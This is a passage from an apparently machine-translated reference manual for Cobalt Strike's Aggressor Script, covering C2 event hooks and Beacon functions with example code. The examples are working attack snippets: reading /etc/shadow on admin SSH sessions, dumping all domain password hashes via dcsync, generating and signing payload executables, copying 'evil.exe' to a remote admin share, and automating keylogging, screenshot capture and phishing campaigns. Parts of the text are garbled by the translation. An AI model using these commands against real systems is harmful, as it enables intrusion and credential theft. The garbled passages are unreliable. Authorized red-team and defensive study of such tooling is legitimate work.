- who left the C&C $2 - when the

message was published

heartbeat_10m

Runs every ten minutes.

heartbeat_10s

Runs every ten seconds.

heartbeat_15m

Runs every fifteen minutes.

heartbeat_15s

Runs every fifteen seconds.

heartbeat_1m

Runs every minute.

heartbeat_1s

Runs every second.

heartbeat_20m

Runs every twenty minutes.

heartbeat_30m

Runs every thirty minutes.

heartbeat_30s

Runs every thirty seconds.

heartbeat_5m

Runs every five minutes.

heartbeat_5s

Runs every five seconds.

heartbeat_60m

Runs every sixty minutes.

keylogger_hit

Executed when there are new results transmitted to the web server via a keylogger on the cloned site.

Arguments $1 -
visitor's external address $2 -
reserved
$3 - recorded keystrokes
$4 - phishing token for recorded keystrokes data

keystrokes

Fired when Cobalt Strike receives key presses.

Arguments $1
- a dictionary with information about the keys pressed

Key	Value
bid	the beacon ID for the session from which the clicks were received keys
data	keystroke data recorded in this block
id	identifier for the keystroke buffer
session	keylogger desktop session
title	title of the last active keylogger window
user	keylogger username
when	a timestamp indicating when the data was received

Example

```
on keystrokes { if
        ("*Admin*" iswm $1["title"]) {
                blog($1["bid"], "Interesting keystrokes received.
                Go to \c4View -> Keystrokes\o and look for the green buffer."); highlight("keystrokes", @($1), "good");

        }
}
```

profiler_hit

Executed when new results are received by the system profiler.

Arguments $1
- visitor's external address $2 -

visitor's unmasked internal address (or "unknown") $3 - visitor's user-agent

$4 - dictionary containing

applications

phishing token for the visitor (use &tokenToEmail to convert $5 - to an email address)

ready

Executed when the given Cobalt Strike client connects to the C&C and becomes ready to act.

screenshots

Fired when Cobalt Strike receives a screenshot.

Arguments $1 -
a dictionary with information about the screenshot

Key	Value
bid	Beacon identifier for the session from which the screenshot was taken
data	raw screenshot data (this is a .jpg file)
id	id for this screenshot
session	desktop session captured by the screenshot tool
title	the name of the active window from the screenshot tool
user	screenshot tool username
when	timestamp indicating when this screenshot was taken

Example

```
# keeps track of any screenshots of someone doing banking # and removes them from the user
interface.
on screenshots {
        local('$title'); $title =
        lc($1["title"]);
        if ("*bankofamerica*" iswm $title) {
                redactobject($1["id"]);

        } else if ("jpmc*" iswm $title) { redactobject($1["id"]);

        }
}
```

sendmail_done

Executed when a phishing campaign has ended.

Arguments $1
- campaign ID

sendmail_post

Executed after a phishing email is sent to an email address.

Arguments
$1 - Campaign ID $2 -
Email to which we send the phishing email $3 - Phishing status
(for example, SUCCESS) $4 -
Message from the mail server

sendmail_pre

Runs before a phishing email is sent to an email address.

Arguments
$1 - campaign ID

$2 - the email we send the phishing email to

sendmail_start

Executed when a new phishing campaign starts.

Arguments
$1 - campaign id $2 -
number of targets
$3 - local path to attachment
$4 - jump to address

$5 - mail server string $6 -

phishing email subject $7 - local

path to the phishing template

$8 - URL to embed in phishing email

ssh_checkin

Fired when an SSH client registration confirmation is posted to the SSH console.

Arguments
$1 - session ID $2 -
message text $3 -
when this message appeared

ssh_error

Fired when an error message is posted to the SSH console.

Arguments $1 -
session ID $2 - message text

$3 - when this message

appeared

ssh_indicator

Fired when an indicator of compromise notification is posted to the SSH console.

Arguments $1 -
session ID $2 - user responsible

for input

$3 - message text $4 -

when this message appeared

ssh_initial

Fired when an SSH session is published for the first time.

Arguments $1 -
session ID

Example

```
on ssh_initial { if (-isadmin
        $1) { bshell($1, "cat /etc/
                shadow");
        }
}
```

ssh_input

Fired when an incoming message is posted to the SSH console.

Arguments $1 -
session ID

$2 - the user responsible for the input

$3 - message text

$4 - when this message appeared

ssh_output

Executed when output is published to the SSH console.

Arguments $1 -
session ID $2 - message text

$3 - when this message

appeared

ssh_output_alt

Executed when (alternative) output is published to the SSH console. What does alternate output mean? They just look different than normal output.

Arguments $1 -
session ID

$2 - message text $3 -

when this message appeared

ssh_tasked

Fired when a job confirmation is posted to the SSH console.

Arguments $1 -
session ID $2 - message text

$3 - when this message

appeared

web_hit

Fired when a new hit arrives at Cobalt Strike's webserver.

Arguments $1 -
Method (e.g. GET, POST) $2 - Requested

URI $3 - Visitor address $4 -

Visitor user-agent $5 -

Web server response to

request (e.g. 200)

$6 - size of the web server
response $7 - description of the handler that processed this hit $8 - dictionary
containing the parameters sent to the web server $9 - time when the hit
was made

Functions

Below is a list of Aggressor Script functions.

-hasbootstraphint

Checks if the byte array has an x86 or x64 bootstrap hint. Use this function to determine if it is safe to use an artifact that passes GetProcAddress/GetModuleHandleA pointers to this payload.

Arguments $1
is an array of payload or shellcode bytes.

See also
&payload_bootstrap_hint

-is64

Checks if session is on x64 system or not (Beacon only).

Arguments $1
- Beacon/session ID

Example

```
command x64
    { foreach $session (beacons()) { if (-is64
        $session['id']) { println($session); } } }
```

-active

Checks if the session is active or not. A session is considered active if (a) it has not acknowledged the termination message AND (b) it has not disconnected from the parent Beacon.

Arguments $1
- Beacon/session ID

Example

```
command active
{ local('$bid');
        foreach $bid (beacon_ids()) { if (-isactive $bid)
                { println("$bid is active!"); }

} }
```

-isadmin

Checks if the session has administrator rights.

Arguments $1
- Beacon/session ID

Example

```
command admin_sessions
        { foreach $session(beacons()) {
                if (-isadmin $session['id']) { println($session); } } }
```

-isbeacon

Checks if the given session is a Beacon session or not.

Arguments $1
- Beacon/session ID

Example

```
command beacons {
        foreach $session(beacons()) {
                if (-isbeacon $session['id']) { println($session); } } }
```

-isssh

Checks if the session is an SSH session or not.

Arguments $1
- Beacon/session ID

Example

```
command ssh_sessions { foreach
        $session(beacons()) {
                if (-isssh $session['id']) { println($session); } } }
```

action

Publishes a public action message to the event log. Similar to the /me command.

Arguments
$1 - message

Example

```
action("dance!");
```

addTab

Creates a tab to display a GUI object.

Arguments
$1 - tab title

$2 - GUI object. The GUI object is one of the **javax.swing.JComponent** instances $3 is the tooltip that is displayed when the mouse cursor is over this tab

Example

```
$label = [new javax.swing.JLabel: "Hello World"]; addTab("Hello!", $label, "this
is an example");
```

addVisualization

Registers renderers with Cobalt Strike.

Arguments
$1 - visualization name

$2 - **javax.swing.JComponent** object

Example

```
$label = [new javax.swing.JLabel: "Hello World!"]; addVisualization("Hello World",
$label);
```

See also
&showVisualization

add_to_clipboard

Adds text to the clipboard, notifies the user.

Arguments $1
- text to add to the clipboard

Example

```
add_to_clipboard("Paste me fool!");
```

all_payloads

Generates all stageless payloads (x86 and x64) for all configured Listeners. (also available in the UI menu under **Payloads -> Windows Stageless Generate all Payloads).**

Arguments
$1 - path to payload folder $2 - boolean
value indicating whether to sign executable files

alias

Creates a command alias in the Beacon console

Arguments $1
- the name of the alias to bind

$2 - callback function. Called when the user starts the alias. The arguments are: $0 = command to execute, $1 = beacon ID, $2 = argu
cops

Example

```
alias("foo", { btask($1,
      "foo!"); });
```

alias_clear

Removes the command alias (and restores the default functionality, if any)

Arguments $1
- the name of the alias to remove

Example

```
alias_clear("foo");
```

applications

Returns a list of application information from the Cobalt Strike data model. These applications are the output of the system profiler.

Returns an array
of dictionaries with information about each application.

Example

```
printAll(applications());
```

archives

Returns an extensive list of historical information about your activity from Cobalt Strike's data model. This information is largely used to reconstruct the chronology of your activity in Cobalt Strike's reports.

Returns an array
of dictionaries with information about your team's activity.

Example

```
foreach $index => $entry(archives()) {
        println("\c3( $+ $index $+ )\o $entry");
}
```

artifact

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use &artifact_stager instead .

Generates a stager artifact (exe, dll) from Cobalt Strike's Listener.

Arguments $1 -
the name of the Listener

$2 - artifact type $3

- deprecated; this parameter has no value anymore $4 - x86|x64 -

architecture of the created stager

Type	Description
dll	x86 DLL
dllx64	x64 DLL
exe	regular executable file
powershell	powershell script
python	python script
svcexe	service executable
vbscript	Visual Basic script

Note Be
aware that not all Listener configuration options support x64 stagers. When in doubt, use x86.

Returns a
Scalar containing the specified artifact.

Example

```
$data = artifact("super listener from xss", "exe");

$handle = openf(">out.exe"); writeb($handle,
$data); closef($handle);
```

artifact_general

Generates a payload artifact from arbitrary shellcode.

Arguments $1
- shellcode

$2 - artifact type $3

- x86|x64 - generated payload architecture

Type	Description
dll	DLL
exe	normal executable
powershell	powershell script
python	python script
svcexe	service executable

Note Although
the Python artifact in Cobalt Strike is designed to implement both x86 and x64 payload at the same time, this function will only execute the script with the architecture argument specified as $3.

artifact_payload

Generates a stageless payload artifact (exe, dll) on behalf of the Listener.

Arguments $1 -
the name of the Listener

$2 - artifact type

$3 - x86|x64 - generated payload architecture

Type	Description
dll	DLL
exe	normal executable
powershell	powershell script
python	python script
raw	raw stage payload
svcexe	service executable

Note Although
the Python artifact in Cobalt Strike is designed to implement both x86 and x64 payload at the same time, this function will only execute the script with the architecture argument specified as $3.

Example

```
$data = artifact_payload("listener", "exe", "x86");
```

artifact_sign

Signs an EXE or DLL file.

Arguments $1 -
contents of EXE or DLL file to be signed

Notes | This
feature requires a developer certificate to be listed in the Malleable C2 profile of this server. If no developer certificate is configured, this function will return $1 unchanged.

- **DO NOT** double-sign an executable or DLL. The Cobalt Strike library used for code signing will create an invalid (second) signature if the executable or DLL is already signed.

Returns a
Scalar containing the signed artifact.

Example

```
# generate an artifact! $data =
artifact("listener", "exe");

# sign it $data =
artifact_sign($data);

# save it $handle =
openf(">out.exe"); writeb($handle, $data);
closef($handle);
```

artifact_stageless

DEPRECATED This feature has been deprecated in Cobalt Strike 4.0. Use &artifact_payload instead .

Generates a stageless artifact (exe, dll) from a (local) Listener.

Arguments $1
- Listener name (should be local to this C&C) $2 - Artifact type

$3 - x86|x64 - architecture of the generated payload (stage) $4

- proxy configuration string $5 -

callback function. This function will be called when the artifact is ready. The $1 argument is the contents of stageless.

Type	Description
dll	x86 DLL
dllx64	x64 DLL
exe	normal executable
powershell	powershell script
python	python script
raw	raw stage payload
svcexe	service executable

Notes This

- function provides a stageless artifact through a callback function. This is necessary because Cobalt Strike generates stage payloads on the C&C server. The proxy configuration string is the
- same string you would use in **Payloads -> Windows Stegeless Payload.** *direct* ignores the local proxy configuration and tries to establish a direct connection. protocol://user:[secure email]:port specifies which proxy configuration the artifact should use. The username and password are optional (for example, protocol://host:port is fine). Valid protocols are socks and http. Set the proxy config to $null or "" to use the default behavior. Individual dialogs can use &drow_proxyserver to determine this value. This function cannot generate artifacts for Listeners on other command and control servers. This function also cannot generate artifacts for third party Listeners. Use this function only for local Listeners with stages. Individual dialogs can use &drow_listener_stage to select a valid Listener
- for this function.

- Note: Although the Python artifact in Cobalt Strike is designed to implement x86 and x64 payload at the same time, this function will only execute the script with the architecture argument specified as $3.

Example

```
sub ready
{ local('$handle'); $handle =
      openf(">out.exe"); writeb($handle, $1);

closef($handle); }


artifact_stageless("listener", "exe", "x86", "", &ready);
```

artifact_stager

Generates a stageless artifact (exe, dll) from a (local) Listener.

Arguments $1 -
the name of the Listener

$2 - artifact type $3 -

x86|x64 - architecture of the created stager

Type	Description
dll	DLL
exe	normal executable
powershell	powershell script
python	python script

Type	Description
raw	raw file
svcexe	service executable
vbscript	Visual Basic script

Note Be
aware that not all Listener configuration options support x64 stagers. When in doubt, use x86.

Returns a
Scalar containing the specified artifact.

Example

```
$data = artifact_stager("listener", "exe", "x86");

$handle = openf(">out.exe"); writeb($handle,
$data); closef($handle);
```

barch

Returns the architecture of your Beacon session (eg x86 or x64).

Arguments $1
- Beacon ID to collect metadata

Note If the
architecture is unknown (for example, a DNS Beacon that hasn't sent metadata yet), this function will return x86.

Example

```
println("Arch is: "                    . barch($1));
```

bargue_add

This function adds a parameter to the list of Beacon commands for argument substitution.

Arguments $1
is the Beacon ID. It can be an array or a single id

$2 - the command for which you want to change the arguments. Environment variables will also work $3 -

arguments for substitution that will be used when executing the specified
commands

Notes

- Process matching is accurate. If Beacon tries to run "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe. It will only be net.exe.
- x86 Beacon can only substitute arguments in x86 child processes. Similarly, x64 Beacon can only substitute arguments in x64 child processes. The real arguments are
- written to the memory area where the fake arguments are stored. If the real arguments are longer than the fake ones, the command will fail.

Example

```
# substitution of cmd.exe arguments.
bargue_add($1, "%COMSPEC%", "/K \"cd c:\windows\temp &
startupdatenow.bat\"");

# substitution of arguments net
bargue_add($1, "net", "user guest /active:no");
```

bargue_list

List of commands + arguments for substitution. For these commands, Beacon will substitute arguments.

Arguments

$1 is the Beacon ID. It can be an array or a single id

Example

```
bargue_list($1);
```

bargue_remove

This function removes a parameter from the Beacon's command list for argument substitution.

Arguments

$1 is the Beacon ID. It can be an array or a single identifier $2 - the command for which you want to change the arguments. Environment variables will also work.

Example

```
# do not replace for cmd.exe
bargue_remove($1, "%COMSPEC%");
```

base64_decode

Decodes a base64 encoded string.

Arguments

$1 - string to decode

Returns the
Argument parsed with the base64 decoder.

Example

```
println(base64_decode(base64_encode("this is a test")));
```

base64_encode

Encodes a string in base64 .

Arguments
$1 - string to encode

Returns the
Argument parsed with the base64 encoder.

Example

```
println(base64_encode("this is a test"));
```

bblockdlls

Starts child processes with a binary signing policy that blocks non-Microsoft DLLs from loading in process space.

Arguments
$1 is the Beacon ID. It can be an array or a single identifier $2 - true
or false: should a non-Microsoft DLL block in a child process?

Note This
attribute is only available on Windows 10.

Example

```
on beacon_initial {
    binput($1, "blockdlls start"); bblockdlls($1,
    true);
}
```

bbrowser

Generates a beacon browser GUI component. Shows only Beacons.

Returns the
Beacon Browser GUI Object **(javax.swing.JComponent)**

Example

```
addVisualization("Beacon Browser", bbrowser());
```

See also
&showVisualization

bbrowserpivot

Launches Browser Pivot.

Arguments
$1 is the Beacon ID. It can be an array or a single id

$2 - PID for Browser Pivoting agent deployment $3 -

target PID architecture (x86|x64)

Example

```
bbrowserpivot($1, 1234, "x86");
```

bbrowserpivot_stop

Stops the Browser Pivot .

Arguments
$1 is the Beacon ID. It can be an array or a single id

Example

```
bbrowserpivot_stop($1);
```

bbypassuac

REMOVED Removed in Cobalt Strike 4.0.

bcancel

Cancels the download of a file.

Arguments
$1 is the Beacon ID. It can be an array or a single id

$2 - file to undo or wildcard

Example

```
item "&Cancel Downloads" { bcancel($1,
        "*");
}
```

bcd

Asks the Beacon to change its current working directory.

Arguments $1
is the Beacon ID. It can be an array or a single identifier $2 - the folder to go to

Example

```
# create a command to go to the user's home directory alias home { $home = "c:\\users\\" . binfo($1,
"user"); bcd($1,
        $home);

}
```

bcheckin

Asks Beacon to register. It doesn't actually matter much to Beacon.

Arguments
$1 is the Beacon ID. It can be an array or a single id

Example

```
item "&Checkin" { binput($1,
        "checkin"); bcheckin($1); }
```

bclear

This is the "oops" command. It clears the job queue for the specified Beacon.

Arguments
$1 is the Beacon ID. It can be an array or a single id

Example

```
clear($1);
```

bconnect

Requests a Beacon (or SSH session) to connect to a peer Beacon over a TCP socket.

Arguments $1 is
the Beacon ID. It can be an array or a single id

$2 - target to connect

$3 - [optional] port to connect to. Otherwise, the default profile port is used.

Note Use
&beacon_link if you need a script function that will connect or link based on the Listener's configuration.

Example

```
bconnect($1, "DC");
```

bcovertvpn

Asks the Beacon to deploy a hidden VPN client.

Arguments $1 is
the Beacon ID. It can be an array or a single identifier $2 - hidden VPN interface to deploy

$3 - IP address of the interface [on the target] to create the bridge

$4 - [optional] Hidden VPN interface MAC address

Example

```
bcovertvpn($1, "phear0", "172.16.48.18");
```

bcp

Asks the Beacon to copy a file or folder.

Arguments $1 is
the Beacon ID. It can be an array or a single identifier $2 - the file or folder to copy

$3 - destination path

Example

```
bcp($1, "evil.exe", "\\\\target\\C$\\evil.exe");
```

bdata

Gets the metadata for the Beacon session.

Arguments
$1 - Beacon ID to collect metadata

Returns a
Dictionary containing metadata about the Beacon's session.

Example

```
println(bdata("1234"));
```

bdcsync

Uses the dcsync mimikatz command to obtain a hash of a user's password from a domain controller. This feature requires a trust relationship with the domain administrator.

Arguments
$1 - Beacon ID to collect metadata

$2 - fully qualified domain name (FQDN)

$3 - DOMAIN\user to get hashes (optional)

$4 - PID for injection of the dcsync command or $null

$5 - target PID architecture (x86|x64) or $null

Note If $3 is not
specified, dcsync will dump all domain hashes.

Examples

Generation of a temporary process

```
# dump a specific account bdcsync($1,
"PLAYLAND.testlab", "PLAYLAND\\Administrator");

# dump all accounts bdcsync($1,
"PLAYLAND.testlab");
```